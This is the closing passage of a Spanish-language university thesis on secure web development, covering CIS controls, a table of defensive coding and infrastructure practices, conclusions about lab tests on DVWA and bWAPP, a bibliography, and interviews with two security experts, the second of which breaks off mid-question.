DESCRIPCIÓN	14. Acceso controlado basado en la necesidad de saber Objetivo: Genera el control sobre los activos, aquellos que cumplen procesos para prevenir y corregir aquellos activos críticos **Control 14.4: Cifrar toda la información confidencial en transito** Observación: La disposición del cifrado de datos, ejercido en propio transito como en reposo genera la reducción en el riesgo que los datos se vean comprometidos

Tabla 20: Control Cifrar toda la información confidencial en transito

ITEM	CIS - 8
DESCRIPCIÓN	14. Acceso controlado basado en la necesidad de saber Objetivo: Genera el control sobre los activos, aquellos que cumplen procesos para prevenir y corregir aquellos activos críticos **Control 14.9: Aplicar el registro de detalles para el acceso o los cambios a datos confidenciales** Observación: La clasificación de datos confidenciales es un punto necesario para la protección de activos y que la elaboración de informes presencie las políticas para un buen cumplimiento

Tabla 21: Control Aplicar el registro de detalles para el acceso a cambios a datos confidenciales

3.2.3. PRÁCTICAS DE SEGURIDAD

PRÁCTICAS	DESCRIPCIÓN
CONTRASEÑAS SEGURAS	Es de mucha importancia que las contraseñas que tienen relación al sistema central, cuenten con credenciales muy superficiales y concisa para que contengan información muy sensible o critica que de una determinada organización. Es recomendable para tener contraseñas seguras, tomar en cuenta los siguientes puntos: • Implementar contraseñas potentes • Cambiar las contraseñas con regularidad • Guardar las credenciales y contraseñas de forma segura • Emplear uso de autentificación con clave pública • Aplicar autentificación de dos factores o más factores
ACTUALIZACIÓN SOBRE PARCHES DE SEGURIDAD	Es muy importante contar con las actualizaciones de las aplicaciones como es el caso de navegadores, aplicaciones ofimáticas. Hay que ejercer las actualizaciones necesarias sobre los usuarios administradores, debido que cuentan con un enorme privilegio sobre los procesos, y por ende es el punto central de un atacante.
CREDENCIALES DE ACCESO	No está permitido entregar las credenciales de administrador de las aplicaciones, servicios, motor de base de datos.
CERTIFICADOS SSL	La incorporación de estos certificados permite al entorno web mantener la seguridad de los datos del usuario, y así mismo verificar la propiedad que se desarrolla en todo el sistema. Con el fin de evitar que los atacantes creen una clonación por ingeniería social para doblegar la confianza del usuario.
CONTROL DE CAMBIOS	Permite la restaurar la información si existe una falla. Por lo cual, garantiza la restauración necesaria para ejercer el respaldo
GESTIÓN DE ERRORES Y LOGS	La presentación de errores de código apunta a muchas vulnerabilidades, por ende, una buena gestión y registro de errores permite al sistema emplear técnicas de gran utilidad para la seguridad, como lo es: ➢ Gestión de errores para detectar los errores de código ➢ Emplear un registro logginp en donde se presente la documentación de los errores para que los desarrolladores puedan diagnosticar el efecto, y solucionar el problema
ZONA DESMILITARIZADA	Es una alternativa de seguridad que permite a la red que se encuentra conectada a los servidores protegida por cualquier ataque informático presente, como es el caso de Attack DDoS, entre otros ataques que comprometan los servicios. Para la seguridad, se recomienda los siguientes puntos: ➢ Implementar un sistema de detección y prevención sonares intrusos ➢ Implementar herramientas que cuenten con la protección de denegación de servicios ➢ Utilizar un software con funcionalidad mixta para que permita gestionar las ciberamanezas que pueden afectan al sistema
	La protección de los campos de entrega del usuario debe de realizar el resguardo necesario y que las brechas sean explotadas. Para la seguridad de esta índole tomar en cuenta los siguientes puntos: ➢ Emplear Token ➢ Ejecutar método de validación de caracteres especiales como uso de preg_match ➢ Parametrizar los procesos ➢ Efectuar la buena lógica de programación

CODIFICACIÓN DE SALIDAS	➢ Validar la entrada del usuario para no enviar datos no deseados ➢ Almacenar los datos sensibles o confiables de forma segura ➢ Emplear hashes como contraseñar en las credenciales de usuario para limitar el impacto de fuga de datos ➢ Parametrizar Consultas ➢ Usar captchas para validar las peticiones de usuario ➢ Crear limitaciones y reglar en los formularios ➢ Impedir entrada de código anómalo escapando los caracteres ➢ Comprobar la seguridad ante inyección SQL y XSS ➢ Filtrar la entrada del usuario ➢ Disponer de un software espía ➢ Crear procedimiento con el antivirus y dar uso para afrontar ataques.
ADMINISTRACIÓN DE USUARIO	Es de mucha importancia como la administración de usuario es un punto relevante sobre el tema de seguridad informática, debido que cuenta con el gran privilegio sobre otros servicios que se cuentan relacionado al sistema central. Por ello, es recomendable para tener una seguridad sobre esta sección, tomas en cuenta los siguientes puntos: ➢ Solicitar un administrador de contraseñas ➢ Restringir el acceso a repositorios y equipos ➢ Limitar el número de agentes con acceso de administrador ➢ Autentificar usuarios de manera remota con un inicio de sesión único ➢ Aumentar la seguridad de la contraseña para los agentes
ENCRIPTAR DATOS	El cifrado de datos proporciona un alto nivel de seguridad sobre los datos, para que no sean comprometidos (alterados, modificador, eliminados). Es recomendable para la seguridad de protección de datos, tomar en cuenta los siguientes puntos: ➢ Dar gestión segura de clave ➢ Emplear hashes ➢ Utilizar generadores de números aleatorios ➢ Emplear algoritmos recomendado para encriptar ➢ Garantizar la protección de datos del usuario de la aplicación
VALIDACIÓN DE DATOS DE ENTRADA	Es de mucha importancia como la validación de datos de entrada es un aspecto para asegurar los datos que se proporcionan en el sistema para que estos sean fiables a la realidad, pero de mismo modo sean protegidos y no instruido por un atacante. Por ello, es recomendable para segura la validación de datos, tomar en cuenta los siguientes puntos: ➢ Invalidar entradas de carácter o palabras claves que puedan ser peligrosos ➢ Restringir las entradas mediante la utilización de controles de validación y expresiones reguiles ➢ Emplear condicionales de verificación de tipo de valor ➢ Verificar la longitud de entrada ➢ Invalidar extensión de longitud de entrada ➢ Dar acceso a valores válidos y así mismo restringir aquellos no validos

Tabla 22: Cuadro Prácticas de Seguridad

CONCLUSIONES

- ✓ Se realizó un estudio comparativo sobre las vulnerabilidades más comunes explotadas en aplicaciones web, a través de un análisis estadístico de amenazas y vulnerabilidades descritas en el TOP 10 de OWASP. Las comparaciones se realizaron en cuatro categorías, tales como: diseño inseguro, falla de autentificación, inyección, y falla de configuración, que ayudan a determinar el esquema del ciberataque. Además, este estudio dio a conocer las técnicas de ejecución, las ventajas y desventajas, y el nivel de criticidad de los riesgos que se identifican como puntos débiles en un sistema informático, lo mismo que pueden afectar la reputación de una organización.

- ✓ Se diseñaron 23 escenarios de pruebas para simular la explotación de las vulnerabilidades en aplicaciones web mediante dos máquinas virtuales, las cuales son: DVWA y BWAPP. Las pruebas fueron agrupadas en tres niveles de complejidad, alto, medio y bajo. Estas pruebas permitieron evidenciar errores como, configuraciones por defectos en los servidores web, poco o nula parametrización de código, no verificación de parámetros de entrada y falta de parametrización de consulta en la base de datos, lo cual expone a ataques e incidentes de seguridad en el sistema informático de una organización

- ✓ Se desarrolló un conjunto de buenas prácticas para el desarrollo de aplicaciones web, basado en los estándares internacionales ISO 27001 y CIS. Estás normas garantizan la seguridad de las aplicaciones informáticas. El propósito de esta guía es concientizar a las organizaciones, y brindar las recomendaciones y mecanismos necesarios para mitigar cualquier ataque informático.

RECOMENDACIONES

- ✓ Es necesario realizar evaluaciones periódicas sobre de las vulnerabilidades más comunes descritas en el TOP 10 de OWASP. Este con el fin de conocer los esquemas de ciberataques, y poder actualizar los sistemas informáticos para minimizar la explotación de tales vulnerabilidades.

- ✓ Es importante crear escenarios de pruebas para identificar posibles errores o vulnerabilidades durante las fases diseño y desarrollo de una aplicación informática. Estás pruebas deben ser ejecutadas por personal técnico especializado que garantice la funcionalidad, la seguridad y la puesta en marcha de la aplicación web.

- ✓ Es importante implementar la guía de buenas prácticas. Esta guía contiene recomendaciones para ayudar a mitigar los ataques cibernéticos; con el fin de mejorar la seguridad informática en aplicaciones web, y a su vez asentar prácticas de seguridad para el desarrollo web seguro.

- ✓ Para futuras prácticas relacionadas con el estudio de técnicas de ciberseguridad aplicado en el desarrollo de aplicaciones web, es recomendable expandir el estudio en escenarios reales que permitan identificar el nivel de riesgo, así como, la evaluación de las técnicas de seguridad en las plataformas informáticas de organización.

BIBLIOGRAFÍAS

[1] Sofia López. G., «El papel del ingeniero de sistema en colombia en la transformacion hacia una racionalidad democratica segun la teoria critica de la tecnología,» Medellín, 2017.

[2] Carlos Avenía. D., «Fundamentos de Seguridad informatica,» Fondo Editorial Areandino, Bógota, 2017.

[3] Postive Technologies, «ptsecurity - Amenazas y vulnerabilidades en aplicaciones web 2020–2021,» 14 Junio 2022. [En línea]. Available: https://www.ptsecurity.com/ww-en/analytics/web-vulnerabilities-2020-2021/. [Último acceso: 12 18 2022].

[4] Diana López A., «Diana María López Álvarez,» INNOVA Research Journal, Guayaquil, 2020.

[5] Cristian Chavéz B., «Comparación de tecnicas de deteccion de vulnerabilidades de ataques de Cross Site Scripting en aplicaciones web en Microempresas,» Pimentel, 2021.

[6] Ing. Ruth Vega C., «Guía metodológica para implementar la seguridad durante el desarrollo de aplicaciones informáticas,» La Habana, 2011.

[7] Martha Romero C., Grace Figueroa M., José Álava C., Galo Parrales A., Christian Álava M., Ángel Murillo Q., Miriam Castillo M., Introduccion a la seguridad informática y el análisis de vulnerabilidades, Area de innovacion y desarrollo S.L, 2018.

[8] Quality Access, «¿Qué es la seguridad de las aplicaciones?,» 2 Febrero 2021. [En línea]. Available: https://www.accessq.com.mx/que-es-la-seguridad-de-las-aplicaciones/.. [Último acceso: 20 Noviembre 2022].

[9] S. N. d. Planificación, «Plan de creación de oportunidades 2021-2025,» 2021. [En línea]. Available: https://www.protrade.ec/wp-content/uploads/2022/06/PND-Plan-de-Creaci%C3%B3n-de-Oportunidades-2021-2025-.pdf. [Último acceso: 20 Noviembre 2022].

[10] Federico G. Pacheco, Hector Jara, Hacker al descubierto - Entienda sus vulnerabilidades, evite que lo sorprendan, primera edición, Creayive Andina Corp., 2009.

[11] Ingeniería y Tecnología , «UNIR REVISTA - Principios de la seguridad informática: consejos para la mejora de la ciberseguridad,» 30 Abril 2020. [En

línea]. Available: https://www.unir.net/ingenieria/revista/principios-seguridad-informatica/. [Último acceso: 05 Febrero 2023].

[12] Aguilera López, Seguridad Informática, España - Madrid: Editex, S.A., 2010.

[13] Ingeniería y Tecnología, «UNIR REVISTA - No repudio, ¿qué significa en seguridad informática?,» 04 Febrero 2021. [En línea]. Available: https://www.unir.net/ingenieria/revista/no-repudio-seguridad-informatica/. [Último acceso: 05 Febrero 2023].

[14] Adrian Wiesman, Andrew van der Stock, Mark Curphey, Ray Stribei, Guía para construir aplicaciones y servicios web seguros - 2ª Edición, Black Hat, 2005.

[15] w. f. d. a. y. Javajan, «Arquitectura de un Sitio Web,» 2010. [En línea]. Available: http://www.xn--guiadiseo-s6a.com/05_arquitectura.php. [Último acceso: 2023 Enero 25].

[16] Juan Joseé Gutiérrez C., UF1271: Instalación y configuración del software de servidor web edición 5.0, España: ELEARNING S.L., 2005.

[17] Juan Desongles C., Ayudante Técnicos de infromáticas de la Junta de Andalucía Vol.2, España: MAD, S.L., 2005.

[18] IBM, «IBM - Cliente y servidor,» 03 Marzo 2021. [En línea]. Available: https://www.ibm.com/docs/es/aix/7.1?topic=systems-client-server. [Último acceso: 05 Febrero 2023].

[19] IBM, «IBM - SOAP,» 13 Diciembre 2022. [En línea]. Available: https://www.ibm.com/docs/es/was/9.0.5?topic=services-soap. [Último acceso: 05 Febrero 2023].

[20] Enrique Gómez J., Desarrollo de Sotfware con NetBeans 7.1 - !Progrme para escritorio, web y dispositivos móviles!, México: Alfaomega Grupo Editor, S.A. de C.V México, 2012.

[21] José Manuel Ortega C., Ciberseguridad - Manual Prático - Primera Edición, España: Paraninfo, S.A, 2021.

[22] Luis Alberto Iquira V., «Seguridad Informática, Ethical Hacking, nueva edición,» ENI, 2016.

[23] Romaniz, MSc. Susana C., «Seguridad de aplicaicones web; vulnerabilidades en los controles de acceso,» Grupo de Investigación en Seguridad de las Tecnologías de Información y Comunicaciones, http://sedici.unlp.edu.ar/bitstream/handle/10915/21581/1927+-

+Seguridad+de+aplicaciones+web+vulnerabilidades+en+los+controles+de+acceso.pdf;jsessionid=8F904076D591AFBCFC689D7AF53F5169?sequence=1, 2014.

[24] OWASP, «Who is the OWASP® Foundation?,» 2023. [En línea]. Available: https://owasp.org/. [Último acceso: 12 Febrero 2023].

[25] Adalid Mamani G, «Aplicaciones web - Modelo de seguridad,» Bolivia, 2015.

[26] Nica Latto, «¿Qué son la cookies de Internet?,» 05 Noviembre 2021. [En línea]. Available: https://www.avg.com/es/signal/what-are-cookies#topic-1. [Último acceso: 05 Febrero 2023].

[27] Rafael Luis Granados La Paz, Desarrollo de aplicaciones web en el entorno servidor. IFCD0210, Málaga: IC Editorial, 2014.

[28] José Luis Torres R., La biblia del E-COMMERCE - Los secretos de la venta online, Barcelona - España: Redbook ediciones, S.L, 2020.

[29] Santiago Medina S., Windows 10 Mobile, Madrid - España: RA-MA, 2015.

[30] Chistina Wenz, Christian Trennhaus, Andres Kordwing, ASP(Active Server Pages), Barcelona - España: MARCOMBO, 2001.

[31] Eva María Hernández R., Luis Carlos Hernández B., Manuel del Comercio Electrónico, Martorell - España: Marge Books, 2018.

[32] Iván Belcic, «AVG - ¿Qué es un exploit en seguridad informática?,» 22 Octubre 2020. [En línea]. Available: https://www.avg.com/es/signal/computer-security-exploits. [Último acceso: 05 Febrero 2023].

[33] Gabriel Baca U., Introducción a la Seguridad Informática - Primera Edición, México: Grupo Editorial Patria, 2016.

[34] Josep Albors, «Qué es un exploit: la llave para aprovechar una vulnerabilidad,» 22 Diciembre 2022. [En línea]. Available: https://www.welivesecurity.com/la-es/2022/12/22/exploits-que-son-como-funcionan/. [Último acceso: 05 Febrero 2023].

[35] Nica Latto, «Exploits: todo lo que debe saber,» 13 Septiembre 2020. [En línea]. Available: https://www.avast.com/es-es/c-exploits#:~:text=Como%20ya%20se%20ha%20mencionado,llegar%20a%20la%20ventana%20abierta.. [Último acceso: 05 Febrero 2023].

[36] Oliver Buxton, «Explotación de día cero: todo lo que necesita saber sobre la vulnerabilidad de día cero,» 18 Diciembre 2021. [En línea]. Available: https://www.avg.com/en/signal/zero-day-

attack#:~:text=Zero%2Dday%20attacks%2C%20also%20called,malware%20or%20commit%20data%20breaches.. [Último acceso: 05 Febrero 2023].

[37] Ernesto Agüero, Hacking Etico - Volumen III - Mapeo de vulnerabilidad - explotación y posexplotación, Ciudad Autónoma de Buenos Aires: Users Books, 2022.

[38] Héctor Jara, Federico G. Pacheco, Ethical Hacking 2.0 - Implementación de un Sistema para la Gestioón de la Seguridad, RedUSERS.

[39] Jotta , Hacking - Iníciate en el increíble mundo de la seguridad ofensiva, Independently Published, 2020.

[40] Dejan Kosutic y Oscar, Rhand Leal, «ISO 27001 ESTANDARARIZACIÓN,» 2015. [En línea]. Available: http://www.iso27001standard.com/es/que-es-iso-27001. [Último acceso: 12 Febrero 2023].

[41] CIS, «CIS Controls : CIS Controls Spanish Translation V7,» 2015. [En línea]. Available: https://www.cert.gov.py/application/files/7415/3625/3112/CIS_Controls_Version_7_Spanish_Translation.pdf. [Último acceso: 12 Febrero 2023].

[42] Vanegas Romero A. Y., «Pentesting, ¿Por qué es importante para las empresas?,» Universidad Piloto de Colombia, Bogóta, 2019.

[43] Fernando Castillo, Hacking Ético - Volumen I - Entorno de pruebas - Sistemas Vulnerables - Uso de Nmap, Ciudad Autónoma de Buenos Aires: USERS, 2020.

[44] Russell Dean Vines, «Network penetration testing: Ehtical hacking tools and techniques,» Junio 2018. [En línea]. Available: https://www.techtarget.com/searchitchannel/tips. [Último acceso: 18 Diciembre 2022].

[45] Wagner Manuel Abad Parrales, Tania Cecibel Cañarte Rodríguez, María Elena Villamarin Cevallos , Henry Luis Mezones Santana, Ángel Rolando Delgado Pilozo, Franklin Jhimmy Toala Arias, Juan Alberto Figueroa Suárez , Vicente Fray Romero Castro, La ciberseguridad práctica aplicada a las redes, servidores y navegadores web - Volumen 59 de Ingeniería y Tecnología, 3Ciencias, 2019.

[46] Jorge Mieres, «Ataques informáticos - Debilidades de seguridad comúnmente explotadas,» Enero 2009. [En línea]. Available: evilfingers.org/publications/white_AR/01_Ataques_informaticos.pdf. [Último acceso: 05 Febrero 2023].

[47] Domenic Molinaro, «¿Qué es un ataque de fuerza bruta?,» 26 Agosto 2022. [En línea]. Available: https://www.avast.com/es-es/c-what-is-a-brute-force-attack#topic-1. [Último acceso: 05 Febrero 2023].

[48] Jesús Costas Santos, Mantenimiento de la Seguridad en Sistemas Informáticos, Madrid - España: RA-MA, 2014.

[49] Raphaël RAULT, Laurent SCHALKWIJK, ACISSI, Marion AGÉ, Nicolas CROCFER, Robert CROCFER, David DUMAS, Franck EBEL, Guillaume FORTUNATO, Jérôme HENNECART, Sébastien LASSON, Seguridad Informática - Hacking Ético - Conocer el ataque para una mejor defensa - Tercera Edición, Barcelona: Ediciones ENI, 2015.

[50] Kaspersky, «¿Qué es un ataque de fuerza bruta?,» 2018. [En línea]. Available: https://latam.kaspersky.com/resource-center/definitions/brute-force-attack. [Último acceso: 05 Febrero 2023].

[51] Jesse Liberty, David B. Horvath, Aprendido C++ para linux en 21 días, Latinoamerica: Pearson Educación, 2000.

[52] Luis Herrero P., Hacking Ético de redes y comunicaicones - Curso Prático, Bogóta: RA.MA, 2022.

[53] Gerard Johansen, Lee Allen, Tedi Heriyanto, Shakeel Ali, Kali Linux 2 - Assuring Security by Penetration Testing - Third Edition, Packt Publishing, 2016.

[54] I. Belcic, «¿Qué es un ataque de denegación de servicio distribuido (DDoS) y cómo funciona?,» 7 Octubre 2016. [En línea]. Available: https://www.avast.com/es-es/c-ddos. [Último acceso: 24 Diciembre 2022].

[55] Daniel Fernández Bermejo, Enrique Sanz Delgado, Tratado de Delicuencia Cibernética, España: Aranzadi, S.A.U., 2021.

[56] IMB , «Manejo de los ataques de tipo DDoS (Distributed Denial of Service),» 25 Junio 2019. [En línea]. Available: https://cloud.ibm.com/docs/cis?topic=cis-distributed-denial-of-service-ddos-attack-concepts&locale=es. [Último acceso: 05 Febrero 2023].

[57] Cloudflare, «¿Qué es un ataque DDoS?,» [En línea]. Available: https://www.cloudflare.com/es-es/learning/ddos/what-is-a-ddos-attack/. [Último acceso: 05 Febrero 2023].

[58] J. Báez, «Qué es un ataque de XSS o Cross-Site Scripting,» 28 Septiembre 2021. [En línea]. Available: https://www.welivesecurity.com/la-es/2021/09/28/que-es-ataque-xss-cross-site-scripting/. [Último acceso: 24 Diciembre 2022].

[59] José Manuel Ortega C., Desarrollo Seguro En Ingeniería Del Software, España: MARCOMBO, S.L., 2020.

[60] Gabriel Gallardo A., Seguridad en Bases de Datos y Aplicaciones Web: 2ª Edición, IT Campus Academy, 2016.

[61] José Manuel Ortega C., Seguridad en Aplicaciones Web Java, Madrid - España: RA-MA, 2018.

[62] Domenic Molinario, «¿Qué es la inyección de SQL?,» 17 Mayo 2022. [En línea]. Available: https://www.avg.com/es/signal/sql-injection. [Último acceso: 24 Diciembre 2022].

[63] accessquality, «¿Qué es una Inyección SQL?,» 06 Abril 2021. [En línea]. Available: https://www.accessq.com.mx/que-es-una-inyeccion-sql/. [Último acceso: 05 Febrero 2023].

[64] Nasser Segundo Chalabe J., «HACKING WEB (ANÁLISIS DE ATAQUES SQL Inyección, XSS),» Universidad Nacional Abierta y a Distancia - Especialización en Seguridad Informática, Cartagena - Colombia, 2019.

[65] Pablo Grau R., «Ataques y vulnerabilidades web,» 2020 - 2021. [En línea]. Available: https://riunet.upv.es/bitstream/handle/10251/172833/Grau%20-%20Ataques%20y%20vulnerabilidades%20web.pdf?sequence=1. [Último acceso: 05 Febrero 2023].

[66] Miguel Ángel de Castro S. Julio Gómnez L. , Pedro Guillen N., Hacker: Aprende a atacar y defenderte - 2da Edición, Madrid: Ra-Ma S.A Editoral, 2014.

[67] Oracle, «Virtualbox.org,» [En línea]. Available: https://www.virtualbox.org/. [Último acceso: 20 Noviembre 2022].

[68] Ramon C., Andra N. , Daniel del Castillo, Usando XAMPP con Bootstrap y WordPress, RamAstur the learning shool, 2019.

[69] Kali, «¿Qué es Kali Linux?,» 2022 Septiembre 09. [En línea]. Available: https://www.kali.org/docs/introduction/what-is-kali-linux/. . [Último acceso: 18 Diciembre 2022].

[70] Ashlin Jenifa, «Geekflare - 8 aplicaciones web vulnerables para practicar la piratería legalmente,» 6 Agosto 2022. [En línea]. Available: https://geekflare.com/es/practice-hacking-legally/. [Último acceso: 18 Diciembre 2022].

[71] Kali, «Sqlmap,» 24 Noviembre 2022. [En línea]. Available: https://www.kali.org/tools/sqlmap/. [Último acceso: 05 Febrero 2023].

[72] Antonio Postigo P., Seguridad Informática, Madrid - España: Paraninfo, SA, 2020.

[73] Kali, «BurpSuite,» 16 Noviembre 2022. [En línea]. Available: https://www.kali.org/tools/burpsuite/. [Último acceso: 05 Febrero 2023].

[74] Kali, «Cadaver,» 16 Noviembre 2022. [En línea]. Available: https://www.kali.org/tools/cadaver/. [Último acceso: 05 Febrero 2023].

[75] Kali, «Hydra,» 16 Noviembre 2022. [En línea]. Available: https://www.kali.org/tools/hydra/. [Último acceso: 05 Febrero 2023].

[76] Kali, «Wfuzz,» 05 Agosto 2022. [En línea]. Available: https://www.kali.org/tools/wfuzz/. [Último acceso: 05 Febrero 2023].

[77] IBM, «Definición de un diccionario de contraseñas,» 04 Marzo 2021. [En línea]. Available: https://www.ibm.com/docs/es/sig-and-i/5.2.4?topic=administration-defining-password-dictionary. [Último acceso: 05 Febrero 2023].

[78] Kali, «Nmap,» 16 Noviembre 2022. [En línea]. Available: https://www.kali.org/tools/nmap/. [Último acceso: 05 Febrero 2023].

[79] Adolfo Arreola G., Ciberseguridad: ¿por qué es importante para todos?, Ciudad de México: siglo xxi editories, 2019.

[80] Ana Hernández S., Jezreel Mejia M., «Guía de ataques, vulnerabilidades, técnicas y herramientas para aplicaciones web,» Revista electrónica de Computación, Informática Biomédica y Electrónica, México , 2015.

[81] Juliana Zapata G., «Uso de tecnologías de pruebas de penetración para validación de seguridad de aplicciones web basado en el top 10 de vulnerabilidades de OWASP,» Sabaneta, Colombia, 2018.

[82] Roberto Hernandez S., Carlos Fernandez C., Pilar Bapista L., Metodologia de la investigacion - Estudios Exploratorios, México: McGRAQ-Hill/interamericana editores S.A De C.V, 2010.

[83] G. d. l. O, Promoción Social - Una opcioón metodológica, México: Plaza y Valdés S.A de C.V, 1999.

[84] T. P. Team, «Ptes-Standard,» 2017. [En línea]. Available: https://penteststandard.readthedocs.io/en/latest/index.htm. [Último acceso: 18 Diciembre 2020].

[85] Miguel Hernández B. , Luis Baquero R., «Ciclo de vida de desarrollo ágil de software seguro,» Fundación Universitaria Los Libertadores, Bógota, 2020.

[86] K6.io, «¿Qué es la prueba de Estrés?,» [En línea]. Available: https://k6.io/docs/es/tipos-de-prueba/stress-testing/#:~:text=La%20prueba%20de%20estr%C3%A9s%20es,del%20sistema%20en%20condiciones%20extremas.&text=determinar%20c%C3%B3mo%20se%20comportar%C3%A1%20su%20sistema%20en%20condiciones%20extremas.. [Último acceso: 25 Octubre 2022].

[87] ZAP, «Zaproxy Org,» [En línea]. Available: https://www.zaproxy.org/getting-started/. [Último acceso: 24 Octubre 2022].

[88] KirstenS, «OWASP - Cross Site Scripting (XSS),» [En línea]. Available: https://owasp.org/www-community/attacks/xss/. [Último acceso: 18 Diciembre 2022].

ANEXOS

Anexo 1. Formato de entrevista realizada al personal experto en seguridad informática y hacking ético de la UPSE de la Facultad de Sistemas y Telecomunicaciones.

UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENAFACULTAD DE SISTEMAS Y TELECOMUNICACIONES TECNOLOGÍAS DE LA INFORMACIÓN
ENTEVISTA DIRIGIDA AL ING. IVÁN CORONEL EXPERTO EN SEGURIDAD INFORMÁTICA Y HACKING ÉTICO
Objetivo: Conocer la situación actual de la seguridad informática en las organizaciones y la seguridad en aplicaciones web en su creación. .
¿Por qué es importante la seguridad informática en las organizaciones?
Porque hay que cuidar los activos más importantes que existe que son los datos, una organización no se puede dar el lujo de que los datos sean expuestos, porque afectaría a la visión que tiene la gente a la empresa, a la disponibilidad, confiabilidad e integridad de los datos.
¿Qué es el desarrollo seguro de aplicaciones web?
El desarrollo seguro de aplicaciones web, tiene que ver con un sinnúmero de normas, normativas o manual de buenas prácticas que deben seguir los desarrolladores para no dejar vulnerabilidades. Por ejemplo, que los campos en donde se ingresen los datos no permitan caracteres especiales, que no te permitan letras, que las variables tengan nombres específicos sobre lo que se está trabajando. Corresponde en un conjunto de prácticas que permiten el desarrollo seguro o también el uso de Framework que se podría utilizar para la seguridad informática en aplicaciones web.
¿Qué estándares internacionales sirven para la seguridad en las aplicaciones web?
En aplicaciones la más utilizada podría ser OWASP, la más utilizada. Hay otras como OSSTMM, PTES. Pero, la más utilizada es OWASP debido que en su plataforma cuenta con buenas practicas, y un top 10 de vulnerabilidades que existe en aplicaciones al nivel mundial.
¿Por qué es necesario seguir estándares de seguridad para el desarrollo seguro de aplicaciones web?
Porque permite establecer un buen margen en la seguridad de aplicaciones web, entender que marco referenciales son óptimos para reguarda la información más valiosa, y poder ejercer las buenas prácticas para que el entrono esté preparado y listo para situaciones de ataques informáticos.
¿Cuál es el objetivo de OWASP para la seguridad en aplicaciones web?
OWASP, es una organización sin fines de lucros surge para dar las buenas practicas, esos Framework para desarrollar a la comunidad. OWASP lanza una serie de estudios e incluso herramientas para probar tus aplicaciones y que cualquier persona que sepa de seguridad pueda aportar incluso con ellos para dar un acercamiento y ser parte de OWASP.

¿Qué laboratorios de simulación son optimismo para el entrenamiento de ciberseguridad?
Por lo general cuando se trabaja con el tema de seguridad informática, uno monta sus propios laboratorios, como es el caso de montar servidores con Kali Linux, herramienta correspondiente de ciberseguridad, en donde se montaría servidores web, servidores de base de datos, entre otros. Con respecto a aplicaciones web, montar un entorno de simulación de una aplicación en producción, pero usando una copia, para así ejercer las pruebas de seguridad.
¿Qué acciones recomienda para tener seguridad adecuada en un aplicativo web?
Las acciones son seguir buenas practicas, tener metodología de desarrollo que se incluya el tema de prueba de seguridad, por lo general las metodologías de desarrollo viene de los requerimientos hasta lo que es prueba, pero no hay una etapa en donde se aplique. La recomendación seria, utilizar buenas prácticas de programación, hacer uso de Framework que permita automáticamente manejar el tema de ciberseguridad, hacer todas las fases de ingeniería de software en cuanto a desarrollo, pero añadir la prueba de seguridad, para así realizar testeo en un producto antes de mandarlo a producción.
Recomienda realizar pruebas de seguridad, con qué frecuencia?
Por supuesto, con el tema de servidores se deben actualizar los parches de seguridad, realizar un monitoreo periódico en los servidores, y con las aplicaciones seria los cambios que se emplea para realizar el testeo de un producto antes de mandarlo a producción.
¿Es importante realizar pruebas de disponibilidad de servicios de los aplicativos web?
Más que importante es primordial. El tema de disponibilidad no se puede dejar de funcionar para así ejercer las acciones necesario sobre incidentes de seguridad. La disponibilidad es un tema muy importante que las organizaciones deben conocer
¿Cuál es la importancia de que los miembros de la organización tengan conocimiento de la ciberseguridad?
Es sumamente importante, porque, de alguna forma debe existir alguien que cuide la organización. En toda organización debe existir un oficial de seguridad informática, la gente de desarrollo debe de conocer las buenas prácticas de programación por seguridad, la gente que trabaja en servidores, los usuarios deben saber de seguridad informática. En una institución deben de existir todo el personal capacitado en todas las áreas para manejar y conocer el tema de seguridad informática.

Anexo 2. Formato de entrevista realizada al personal experto en seguridad informática de la UPSE de la Facultad de Sistemas y Telecomunicaciones.

UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENAFACULTAD DE SISTEMAS Y TELECOMUNICACIONES TECNOLOGÍAS DE LA INFORMACIÓN
ENTEVISTA DIRIGIDA AL ING. DANIEL QUIRUMBAY EXPERTO EN SEGURIDAD INFORMÁTICA
Objetivo: Conocer la situación actual de la seguridad informática en las organizaciones y la seguridad en aplicaciones web en su creación.
¿Por qué es importante la seguridad informática en las organizaciones?
Se dice que la data es el bien más importante en la empresa, y si no se cuida la data, pues la empresa podría hasta incluso ir a la quiebra. Se ha detectado que empresas pueden ir a la quiebra solo por un correo spam, en la que un usuario puede recibirlo y hacer una infección a toda la red de la empresa y mandar a bajo todo. Por eso es importante.
¿Qué es el desarrollo seguro de aplicaciones web?
Dentro de la parte de desarrollo seguro, existen bastantes aristas que se pueden generar, si se desea desarrollar una aplicación web estás deben estar más relacionado a la parametrización del código, y la optimización del código. Hay muchos desarrolladores que crean y dicen, si funciona déjalo ahí, ese déjalo ahí a futuro crear un problema de vulnerabilidad, porque el hacker va por el lado más sencillo o común de los problemas de la red, como la injection sql en formulario, o en el login.
¿Qué estándares internacionales sirven para la seguridad en las aplicaciones web?
Los que están más relacionado en estos temas es OWASP, debido que contiene buenas prácticas, no es un estándar, es una empresa. Pero, el OWASP tiene mucha data para tener toda una guía de cómo se puede desarrollar la estandarización. Por otro lado, está la ISO 27000, que es muy grande pero el factor en las empresas no lo aplican debido que existe un costo de por medio, como lo es su implementación.
¿Por qué es necesario seguir estándares de seguridad para el desarrollo seguro de aplicaciones web?
Es necesario, porque es tu guía, es el que te ayuda tener pie y cabeza sobre lo que se está construyendo, debido que no sabrías por dónde empezar y como finalizar. Incluso te ayuda analizar cuáles son tus alcances hasta donde puedes llegar o debido a la naturaleza de la empresa, saber a qué se dedica la empresa y así identificar si el estándar es aplicable.
¿Cuál es el objetivo de OWASP para la seguridad en aplicaciones web?
Existe el TOP 10 OWASP, de 10 pasos. En donde el OWASP está siempre en constante cambio en relación al manejo de los riesgos de seguridad, en donde el 2017 predominada el SQL Injection, y ahora en el 2021 existe la predominación de falla de autenticación. El

objetivo es conocer ese dinamismo, ese cambio y el OWASP busca estar al margen de las nuevas incorporaciones tecnológicas y ejercer buenos aportes a la seguridad informática.
¿Qué laboratorios de simulación son optimismo para el entrenamiento de ciberseguridad?
En el tema de laboratorios, existen los laboratorios de cisco debido que la facultad cuenta con la disposición de estos entornos. Hay un sinnúmero de laboratorios que se pueden hacer pestenting, para hacer hacking y otros procesos de seguridad
¿Qué acciones recomienda para tener seguridad adecuada en un aplicativo web?
Hoy en día, es crear aplicaciones con referente a inteligencia artificial y que las detecciones sean automáticas. El desarrollador que se comprometa a realizar las estructuras a conocer, como las librerías para construir y detectar paginas anómalas, spam, entre otros.
Recomienda realizar pruebas de seguridad, con qué frecuencia?
